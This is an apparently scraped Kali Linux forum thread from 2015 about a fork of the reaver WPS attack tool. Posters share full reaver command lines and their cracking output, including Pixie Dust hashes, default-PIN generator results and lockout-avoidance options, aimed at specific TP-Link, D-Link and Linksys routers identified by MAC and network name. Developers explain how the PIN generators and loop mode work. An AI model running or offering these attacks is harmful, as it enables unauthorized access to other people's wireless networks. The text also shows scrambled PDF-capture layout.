[+] Associated with 10:FE:ED:9E:C7:92 (ESSID: TP-LINK 9EC792)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: e9:d9:8c:79:f4:66:03:df:31:b3:c7:b0:da:2d:ad:42
[P] PKE: 5f:3e:5a:21:2f:ad:2b:49:d9:bf:52:1a:eb:e4:a0:b9:f6:57:30:8e:58:12:
[P] WPS Manufacturer: TP-LINK
[P] WPS Model Number: 4.0
[P] WPS Model Serial Number: 1.0
[Pin Gen] D-Link Default Pin Generator by devttys0 team
[Pin Gen] Pin Generated: 23276079
root@root:~# reaver -i mon0 -b 10:FE:ED:9E:C7:92 -c 11 -W2 -vv
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6_x <t6_x@hotmail.com> & DataHead
[+] Switching mon0 to channel 11
[+] Waiting for beacon from 10:FE:ED:9E:C7:92
[+] Associated with 10:FE:ED:9E:C7:92 (ESSID: TP-LINK_9EC792)
    Starting Cracking Specion
                               Pin count · A
```

So, what is wrong maybe i'm using -W opt incorrect?

```
2015-04-17 #32

soxrok2212 
Senior Member

Join Date: 2013-Jul Location: United States Posts: 520


Originally Posted by fbs-16 
Originally Posted by fbs-16
```

Hello

So, what is wrong maybe i'm using -W opt incorrect?

Well, it just *might* be the fact that you're using a D-Link generator for a TP-Link AP... but no, that can't be!

Last edited by soxrok2212; 2015-04-17 at 21:18.



You realize that the -W option works for two types of routers? D-Link and Belkin, and only for some models of these companies?

You are trying to use the D-Link generator on a router TP-Link?

I think this is not being done properly

In own output is written D-Link, please a little more attention

```
2015-04-17 #34

fbs-16 Join Date: 2015-Apr Posts: 14
```

sorry, i was too much obvious. Thank you for explanation and your work! I found only 1 D-Link router but it gave me the same problem. I believe it's one of "some models of these companies" which are protected.

I was trying both W2 and W1:

Code:

Junior Member


```
reaver -i mon0 -b 14:D6:4D:2D:C7:64 -c 3 -vv -S -W2

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac.mod by t6_x <t6_x@hotmail.com> & DataHead

[+] Switching mon0 to channel 3
[?] Restore previous session for 14:D6:4D:2D:C7:64? [n/Y] n
```

8/8/19, 3:22 AM


```
[+] Waiting for beacon from 14:D6:4D:2D:C7:64
[+] Associated with 14:D6:4D:2D:C7:64 (ESSID: 67248Lengen)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: e4:bc:d7:2b:75:a4:10:45:54:d4:69:98:e7:fe:a0:e6
[P] PKE: 57:09:eb:12:09:28:f1:e3:68:0f:21:fe:d8:9f:b4:15:21:31:4e:92:b9:70:
[P] WPS Manufacturer: D-Link
[P] WPS Model Number: DIR-615
[P] WPS Model Serial Number: none
[Pin Gen] D-Link Default Pin Generator by devttys0 team
[Pin Gen] Pin Generated: 69130571
root@root:~# reaver -i mon0 -b 14:D6:4D:2D:C7:64 -c 3 -vv -p 69130571
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6_x <t6_x@hotmail.com> & DataHead
[+] Switching mon0 to channel 3
   Waiting for beacon from 14:D6:4D:2D:C7:64
```



Nice work matey, many thanks.

22 of 32

I've got a question, what does "-P, --pixiedust-loop" do? and when should it be used?.



Originally Posted by slim76


@ t6_x

Nice work matey, many thanks.

I've got a question, what does "-P, --pixiedust-loop" do? and when should it be used?.

It stops the wps exchange after the M3 message is received. This way (hopefully) we will avoid any lockouts... the router will report a failed WPS exchange and won't count it 9 You should only use it when attacking via Pixie Dust. If you are doing a regular old 11,000 pin brute force, don't use it.





Why Pixiewps does not work for TP LiNK RTL 8671 EV 2006 27 07 (Realtek)?

Where is pin? 🥯

Because the failure of the pixiedust takes advantage, is a firmware failure and not a chipset failure.

But as it is difficult to make a list of all firmawares which exist, chipset list is made where there is a higher probability the running attack work



Just the Belkin pin Attack

Target:

Code:

```
airodump-ng
CH 6 ][ Elapsed: 4 mins ][ 2015-04-19 09:48
                PWR RXO Beacons
                                 #Data, #/s CH MB
                                                  ENC CIPHER AU'
                            1160
                                    336
                                          0
....:52:A1
                  -66
                                             6
                                               54e. WPA2 CCMP
....:37:56
                 -83
                                               54e WPA2 CCMP
BSSID
                STATION
                                PWR
                                     Rate
                                                  Frames
                                                        Probe
                                           Lost
 .....52:A1
                 54e- 1e
                                                         98
```

Reaver Attack

Code:

```
root@kali:~# reaver -i wlan3mon -b .....:52:A1 --mac=.....

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacmod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from .....:52:A1
[+] Associated with .....:52:A1 (ESSID: 133 Kane)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[P] E-Nonce: 9c:60:b1:26:35:6b:54:36:94:b4:db:e3:8a:f8:98:99
[P] PKE: ee:4a:2f:c4:45:67:2e:c2:e8:89:0c:c0:ad:08:31:0c:98:db:ce:d5:8c:53:1
[P] WPS Manufacturer: Linksys, LLC
[P] WPS Model Number: WRT1900AC
[P] WPS Model Serial Number: 13J10607432814
[Pin Gen] Belkin Default Pin Generator by devttys0 team
[Pin Gen] Pin Generated : 92454590
[Pin Gen] Pin Generated (+1): 02932804
[Pin Gen] Pin Generated (-1): 81966103
```

Next Step? Try all three pins?

reaver -i wlan3mon -b:52:A1 --mac=....:37:56 -N --pin=92454590 Because reaver started looping, is this correct? had to ctrl+C

Code:

```
root@kali:~# reaver -i wlan3mon -b ......52:A1 --mac=.....
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tac
mod by t6 x <t6 x@hotmail.com> & DataHead & Soxrok2212
[+] Waiting for beacon from .....:52:A1
[+] Associated with ..........52:A1 (ESSID: 133 Kane)
[+] Starting Cracking Session. Pin count: 10000, Max pin attempts: 11000
[P] E-Nonce: 2c:7b:dd:2f:82:20:e5:a0:f6:92:35:7a:f6:c9:2a:e7
[P] PKE: 4a:6d:39:a0:aa:62:4c:05:69:35:0d:c8:7b:4a:5d:bf:8d:93:c6:49:93:c2:
[P] WPS Manufacturer: Linksys, LLC
[P] WPS Model Number: WRT1900AC
[P] WPS Model Serial Number: 13J10607432814
[P] PKR: e3:07:eb:ea:e5:8d:25:e4:a8:65:08:ab:52:99:3b:2c:8a:a4:c5:82:c9:46:
[P] AuthKey: 19:f0:66:81:34:9e:6f:eb:41:7f:93:38:f7:42:ba:ce:6d:88:06:0c:76
[P] E-Hash1: 16:a4:f5:79:a7:5b:29:1d:1a:8f:d7:4e:dd:fd:5a:a6:8e:94:3c:34:f0
[P] E-Hash2: 10:90:3b:33:ed:74:7c:5e:9d:51:b7:2d:8f:4b:55:5f:d6:64:a2:91:7a
[P] E-Nonce: 72:08:37:e8:34:12:e7:50:25:d4:c1:80:f9:68:a0:0b
[P] PKE: 19:a9:2d:d4:31:cb:f4:be:b8:38:bd:18:91:0a:de:f5:1b:1c:cf:6e:d3:c2:
[P] WPS Manufacturer: Linksys, LLC
```

```
[P] WPS Model Number: WRT1900AC
[P] WPS Model Serial Number: 13J10607432814
[P] PKR: 72:be:10:2b:73:ae:55:e7:d0:4e:8a:b7:f4:d5:4c:90:f5:fe:83:9c:91:80:
[P] AuthKey: c9:9d:b6:14:1f:5e:4d:c0:33:fb:84:01:5d:6f:f4:82:a3:e7:e1:c9:2f
[P] E-Hash1: 0a:2f:d2:43:7f:21:b5:77:ab:84:a3:29:33:b0:6a:29:0e:56:e6:35:61
[P] E-Hash2: 6c:07:cf:fc:5a:9d:50:ed:4d:d3:76:73:cb:5f:58:ee:e3:75:5f:e8:42
[P] E-Nonce: 3c:15:76:fe:ec:f9:26:91:a0:33:2e:cb:24:03:4b:a5
[P] PKE: f3:68:9b:3c:3e:9f:dc:1d:ac:0d:7c:1d:e0:fa:c1:b0:e9:f5:5b:bf:42:18:0]
[P] WPS Manufacturer: Linksys, LLC
[P] WPS Model Number: WRT1900AC
```

AP locked wps

Code:

```
6 ][ Elapsed: 15 mins ][ 2015-04-19 10:31 ][ WPA handshake: .......
BSSID
                  PWR RXQ Beacons
                                    #Data, #/s CH MB
                                                       ENC CIPHER AU
.....52:A1
                   -66
                              5527
                                              0
                        23
                                       1778
                                                  6
                                                    54e. WPA2 CCMP
                   -77
                              1776
                                              0
                                                    54e
                                                         WPA2 CCMP
....:37:56
                                                  6
BSSID
                  STATION
                                   PWR
                                        Rate
                                                Lost
                                                       Frames Probe
```

Should I try other pins after I try unlocking the router? whats the correct reaver command after pin found?

```
        2015-04-19
        #41

        soxrok2212 °
        Join Date: 2013-Jul Location: United States Posts: 520
```

Linksys was recently acquired by Belkin... that is why it shows the Manufacturer as Belkin. However, based on your reaver output, you are attacking a Linksys WRT1900AC... which technically is NOT a Belkin router.

As far as I know, the WRT1900AC uses a Marvell chipset which is not very common, but certainly worth looking into as I assume they are very popular with all the WRT series fans. If you could get more data, I would love to take a look into it... hopefully with help from others

```
2015-04-19 #42

nuroo 
Senior Member

Join Date: 2015-Mar Posts: 127
```

Thanks for the info.....I just went by airodumps manufacturer, silly noob, I should have seen that.

(used airodump because wash "rssi 00" on atheros chipset)

What info do you need?

Wireshark capture?
Send where?

2015-04-19 #43

soxrok2212 © Senior Member Join Date: 2013-Jul Location: United States Posts: 520

Complete reaver WPS exchange and a cap of the exchange. You can e-mail it to my username@gmail.com (anti-spam haha)

nuroo Senior Member

Teaver with or without small keys? actually post the reaver syntax you want

#44

#44

Join Date: Posts: 127

127

Originally Posted by **nuroo** reaver with or without small keys?

actually post the reaver syntax you want


without small keys.

Code:

```
Manufacturer:
Model:
Model Number:
Serial Number:
E-Nonce:
PKR:
PKR:
E-Hash1:
E-Hash2:
Authkey:
```

Some of the first part may not be available, but if they are it would be helpful. And I can find the rest in the cap.

#46 2015-04-19 Join Date: 2015-Mar nuroo o Posts: 127 **Senior Member** suggestion only Get Reaver wget https://github.com/t6x/reaver-wps-fo...ive/master.zip unzip master.zip (verify I'm not @ my pc) **Build Reaver** cd reaver-wps-fork-t6x-master cd src ./configure make Install Reaver sudo make install Last edited by nuroo; 2015-04-19 at 19:43.




Sorry for the delay to respond, not had much time this weekend

After tests and reviews, the best way to handle the situation is to make all possible attacks at once, even though much lighter time for this, the machine I'm using, takes about 1 min to finish one single pixiewps.

But even so, it is more practical effect only once, than to divide the attack on some other options.

I already was not very happy with the options, al soxrok2212 finally convinced me that it was better to have only one.

So the answer is yes, the only option -K 1 run pixiewps with all the arguments, the pixiewps turn when it receives all the arguments he makes all bruteforces known until the moment.



Not to know what the Mac that the router is using to generate the pin.

So first it generates the pin for the BSSID used.

After it generates the pin for the BSSID + 1, which is the MAC added +1 on the last value, that is why many routers Mac is sequential.

ex:

mac lan 00: 00: 00: 00: 00: 05 Wlan1 00: 00: 00: 00: 00: 06

But some models the wlan1 is the main mac and mac lan is the next, so as not to be sure of, is generated pin for Mac, Mac +1 and -1 Mac

But of course you can have models that do not follow this rule, but all looked so far followed, some were the following mac and other previous mac

Now with relation to the loop, missed the -vv option to really know what was going on, but I believe the pin gen generated not the correct pin and he was in the same loop trying to pin up the router go into lock.

So far found only one router that the pin gen managed to generate correctly.

2015-04-20 #49

SeaFOur O Join Date: 2015-Apr Posts: 2

In my area, the centurylink with a ZyXEL C1000Z is common... what kind of cap is needed? a full handshake right? and then a seperate txt with an unrelated set of pke/r ehash1/2 auth and nonce for that ap?


2015-04-20 #50

datahead o Join Date: 2015-Feb Posts: 6

For those wondering what reavers -P option is intended for:

Option (-P) in reaver puts reaver into a loop mode that does not do the WPS protocol to or past the M4 message to hopefully avoid lockouts. This is to ONLY be used for PixieHash collecting to use with pixiewps, NOT to 'online' bruteforce pins. This option was made with intent of:

- ----Collecting repetitive hashes for further comparison and or analysis / discovery of new vulnerable chipsets , routers etc..
- ----Time sensistive attacks where the hash collecting continues repetitively until your time frame is met.
- ----For scripting purposes of whom want to use a possible lockout preventable way of PixieHash gathering for your Use case.



All times are GMT. The time now is 06:35.

Kali Linux